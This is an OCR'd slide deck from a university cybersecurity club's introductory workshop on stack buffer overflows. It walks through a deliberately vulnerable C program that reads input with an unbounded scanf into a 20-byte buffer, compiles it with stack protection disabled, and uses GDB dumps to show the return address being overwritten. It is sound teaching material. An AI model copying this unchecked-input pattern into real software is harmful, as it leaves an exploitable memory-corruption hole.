


Day 2 – Buffer Overflow Introduction

Presentation by the SFSU CyberSec Team

Welcome

- We've crammed a LOT into the first day session, hopefully it pays off and we can learn binary exploitation a little better.
- Follow us on Instagram & join our discord.
- Please download today's github workshop repo!


Discord

https://download-directory.github.io/

https://github.com/SFSU-Cyber-Security-Club/Workshops/tree/main/Day2

Thanks for joining!

- For those who join, feel free to indulge in some pizza..
- This will be a lot more interactive than last Monday, as we're going to work on a challenge together!




The topics covered so far (kinda)

- Linux operating system
- C Library
- Python
- Assembly x86 ← Important!
- File descriptors
- Memory Layout
- Fundamental understanding of computing

- Command line
- How C code gets compiled to CPU instructions (general idea)
- Structure of x86 Assembly

Quick poll: would you like to try the shellcode challenge first or skip straight to the buffer overflow?



We’ll be doing some in class challenges

In order to do that, connect to our router!


For MAC users, connect to “Hidden network”

For window users, same steps as MAC. There should be “hidden network” that’s always available to connect to, just input the name and password of our router

Name: CyberSecurity_AccessPoint

Password: Password123

For those who are connected through zoom or doing this online…



Day2 provides a file called Day2/localsetup-easy.txt
Use that to simulate the challenge locally.

Let us write some simple code to understand BOF (buffer overflow)

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

int main()
{
    char buff[20];
    scanf("%s", buff);

    printf("Hello %s \n", buff);

    return 0;
}
```

Compile with the following command

```
gcc <yourcodename>.c -o overflowme
-fno-stack-protector
```

Yay we made a program

```
bristopherwoods@RobotBoy:.../dude$ gcc bufferflow.c -o overflowme -fno-stack-protector
bristopherwoods@RobotBoy:.../dude$ ls
bufferflow.c  overflowme
bristopherwoods@RobotBoy:.../dude$ ./overflowme
Hello
Hello Hello
bristopherwoods@RobotBoy:.../dude$
```

Input

Output

Looks pretty innocent to me.. Is it?

Take a look at this program again…

```c
#include<stdio.h>
#include<stdlib.h>
#include<string.h>


int main()
{
        char buff[20];
        scanf("%s", buff);

        printf("Hello %s \n", buff);

        return 0;

}
```

The buffer is only able to hold 20 characters, and scanf simply grabs any input from the user.

So what if we write more than 20 characters?

A buffer overflow!

```
bristopherwoods@RobotBoy:.../dude$ vim bufferflow.c
bristopherwoods@RobotBoy:.../dude$ ./overflowme
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIlovewriting alot
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIlovewriting
Segmentation fault (core dumped)
bristopherwoods@RobotBoy:.../dude$
```

This is a pure example of a buffer overflow, where we write past the memory limit of what we were supposed to write. This causes undefined behavior, but most of the time this leads to a crash as you can see in this segfault.

What’s happening under the hood?

We’ll take a look by .. you guessed it, GDB! Pop the following commands to the terminal, follow along and hold my hand.


gdb overflowme ← opens gdb

b main ← breakpoints at function main


```
bristopherwoods@RobotBoy:.../dude$ gdb overflowme
GNU gdb (GDB) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from overflowme...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.archlinux.org>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in overflowme)
gdb-peda$ b main
Breakpoint 1 at 0x114d
gdb-peda$
```

Stack

- A reserved area of memory used to store temporary variables created by each function (including the main() function).
- All x86 architectures use a stack as a temporary storage area in RAM that allows the processor to quickly store and retrieve data in memory
- Higher memory addresses are at the top of the stack
- LIFO (Last In First Out) Method is used, items that are “pushed” on top of the stack are “popped” first
- Data is stored using the Little Endian method
- 0x12345678 , it would be entered as 78, 56, 34, 12 into the stack
- In 32-bit registers, memory addresses of registers are 4 bytes apart
- By using a base pointer the return address will always be at ebp+4, the first parameter will always be at ebp+8, and the first local variable will always be at ebp-4




Top down perspective of the stack in memory and the effect of buffer overflow



Within the function frame of main, we are “allocating”

Stack space - 0x20 ~ 32 bytes



20 bytes are reserved for the buffer, and the remaining 12 bytes for the addresses

Let’s set a breakpoint and observe some changes within the stack memory

```
gdb-peda$ b *main+30
```

```
gdb-peda$ r
```

Breakpoints to

```
call   0x1040 <__isoc99_scanf@p
```

Runs the executable, will hit the breakpoint we made (may need to do “c” because we break pointed to the beginning of main as well).

Before …..

Type the following command below (will print memory contents pointed to by rsp the stack pointer! remember?)


```
gdb-peda$ x/20x $rsp
0x7fffffffe8e0: 0x0000000000000000      0x00007ffff7fe69e0
0x7fffffffe8f0: 0x0000000000000000      0x00007ffff7ffdab0
0x7fffffffe900: 0x0000000000000001      0x00007ffff7c27cd0
0x7fffffffe910: 0x00007fffffffea00      0x000055555555149
0x7fffffffe920: 0x000000155554040       0x00007fffffffea18
0x7fffffffe930: 0x00007fffffffea18      0x60605257385dcc41
0x7fffffffe940: 0x0000000000000000      0x00007fffffffea28
0x7fffffffe950: 0x00007ffff7ffd000      0x000055555557dd8
0x7fffffffe960: 0x9f9fada8ea7fcc41      0x9f9fbdd3c157cc41
0x7fffffffe970: 0x0000000000000000      0x0000000000000000
```

After…

(type n to single step), then type the following command


```
gdb-peda$ x/20gx $rsp
0x7fffffffe8e0: 0x4141414141414141      0x4141414141414141
0x7fffffffe8f0: 0x4141414141414141      0x4141414141414141
0x7fffffffe900: 0x4141414141414141      0x4141414141414141
0x7fffffffe910: 0x4141414141414141      0x4141414141414141
0x7fffffffe920: 0x4141414141414141      0x4141414141414141
0x7fffffffe930: 0x4141414141414141      0x4141414141414141
0x7fffffffe940: 0x4141414141414141      0x4141414141414141
0x7fffffffe950: 0x4141414141414141      0x4141414141414141
0x7fffffffe960: 0x4141414141414141      0x4141414141414141
0x7fffffffe970: 0x4141414141414141      0x4141414141414141
gdb-peda$
```

Single stepping until will return with the result of a seqfault..




Recalling what “ret” does..

The ret instruction “pops” the value from the top of the stack (whatever is directly referenced by the stack pointer) and stores it into the program counter (RIP/EIP) thus changing where the next instruction to execute is.



Example:



In this instance, it tries to pop the top of the stack (denoted by the green arrow), to the rip register (program counter). But this would be an invalid address! RIP would just contain (0x4141414141414141) !

